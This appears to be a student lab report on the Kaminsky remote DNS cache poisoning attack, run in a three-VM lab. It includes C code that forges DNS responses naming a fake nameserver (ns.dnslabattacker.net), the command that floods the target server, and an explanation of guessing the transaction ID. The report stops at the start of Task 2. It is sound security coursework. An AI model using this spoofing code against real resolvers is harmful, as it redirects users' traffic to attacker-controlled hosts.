**Lab Report of DNS\_Remote**

Tips:

Machine A IP=10.0.2.5 Name: Ayase(User)

Machine B IP=10.0.2.15 Name: Kirino(Attacker)

Machine C IP=10.0.2.6 Name: Kanako(Server)


Machine A has another NIC for SSH connection with host Windows PC, ip address is 192.168.56.101


Machine B has another NIC for SSH connection with host Windows PC, ip address is 192.168.56.102


Machine C has another NIC for SSH connection with host Windows PC, ip address is 192.168.56.103

**In this lab, I will use the 192 NIC not 10.0.2.15 on B as a way to show remote network.**

To see results clearly, I modified the home apache pages of the 3:








**Question:**

**Why the IP address for ns.dnslabattacker.net in the additional field is not accepted by the victim DNS server?**

Because addresses in additional field are not under the right domain name. Address in additional field will be accepted only when it is from the right domain server.

**Remove Domian:**




Name.conf.local

**3.1 Task 1: Remote Cache Poisoning**

Flush the cache of DNS server:

Download the udp.c file to Attacker’s machine and compile.

Turn off the dnssec:



**Write the code:**

**Firstly we should know how DNS packets work. So, we open Wireshark and Try dig method and look**

**After observation, codes are designed as follows**

dns->flags = htons(FLAG\_R);

//only 1 query, so the count should be one.

dns->QDCOUNT = htons(1);

dns->ANCOUNT = htons(1);

dns->NSCOUNT = htons(1);

dns->ARCOUNT = htons(1);

//query string

strcpy(data, request\_url);

int length = strlen(data) + 1;

//this is for convinience to get the struct type write the 4bytes in a more organized way.

struct dataEnd \*end = (struct dataEnd \*)(data + length);

end->type = htons(1);

end->class = htons(1);

//add the answer section here

char \*ans = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) + sizeof(struct dataEnd) + length);

strcpy(ans, request\_url);

int anslength = strlen(ans) + 1;

struct ansEnd \*ansend = (struct ansEnd \*)(ans + anslength);

ansend->type = htons(1);

ansend->class = htons(1);

ansend->ttl\_l = htons(0x00);

ansend->ttl\_h = htons(0xD0);

ansend->datalen = htons(4);

char \*ansaddr = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) + sizeof(struct dataEnd) + length + sizeof(struct ansEnd) + anslength);

strcpy(ansaddr, "\1\1\1\1");

int addrlen = strlen(ansaddr);

//add the authoritative section here

char \*ns = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) + sizeof(struct dataEnd) + length + sizeof(struct ansEnd) + anslength + addrlen);

strcpy(ns, "\7example\3com");

int nslength = strlen(ns) + 1;

struct nsEnd \*nsend = (struct nsEnd \*)(ns + nslength);

nsend->type = htons(2);

nsend->class = htons(1);

nsend->ttl\_l = htons(0x00);

nsend->ttl\_h = htons(0xD0);

nsend->datalen = htons(23);

char \*nsname = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) + sizeof(struct dataEnd) + length + sizeof(struct ansEnd) + anslength + addrlen + sizeof(struct nsEnd) + nslength);

strcpy(nsname, "\2ns\16dnslabattacker\3net");

int nsnamelen = strlen(nsname) + 1;

//calculate the target ansEnd information:

char \*ar = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) + sizeof(struct dataEnd) + length + sizeof(struct ansEnd) + anslength + addrlen + sizeof(struct nsEnd) + nslength + nsnamelen);

strcpy(ar, "\2ns\16dnslabattacker\3net");

int arlength = strlen(ar) + 1;

struct ansEnd \*arend = (struct ansEnd \*)(ar + arlength);

arend->type = htons(1);

arend->class = htons(1);

arend->ttl\_l = htons(0x00);

arend->ttl\_h = htons(0xD0);

arend->datalen = htons(4);

char \*araddr = (buffer + sizeof(struct ipheader) + sizeof(struct udpheader) + sizeof(struct dnsheader) + sizeof(struct dataEnd) + length + sizeof(struct ansEnd) + anslength + addrlen + sizeof(struct nsEnd) + nslength + nsnamelen + arlength + sizeof(struct ansEnd));


strcpy(araddr, "\1\1\1\1");

int araddrlen = strlen(araddr);

Codes Explanations:

Firstly, we need to build full size of all the parameters asked like ttl. Then, we should build answer information. Finally, packet information, checksum and headers are packed to the target DNS packet and send to the server.


Run wireshark on Machine C:




(NIC: any)

No records on Machine C up to now.

***./udp 192.168.56.102 192.168.56.103***





Stop Attacking (ctrl + c)

**Observation:**

As far as the udp programming is executing, the DNS server is filled by DNS answers.

**Explanation:**

In the Kaminsky Attack code, the attacker firstly send to the remote DNS server a question. After that, the attacker send to DNS server thousands of fake answers testing the verification information. If one of those is correct, the fake answer will be accepted by the DNS server. But we do not know which transaction ip is correct, so we need to send so many answers.


**3.2 Task 2: Result Verification**

Because we do not have real domain name, so we will choose the fake domain name.

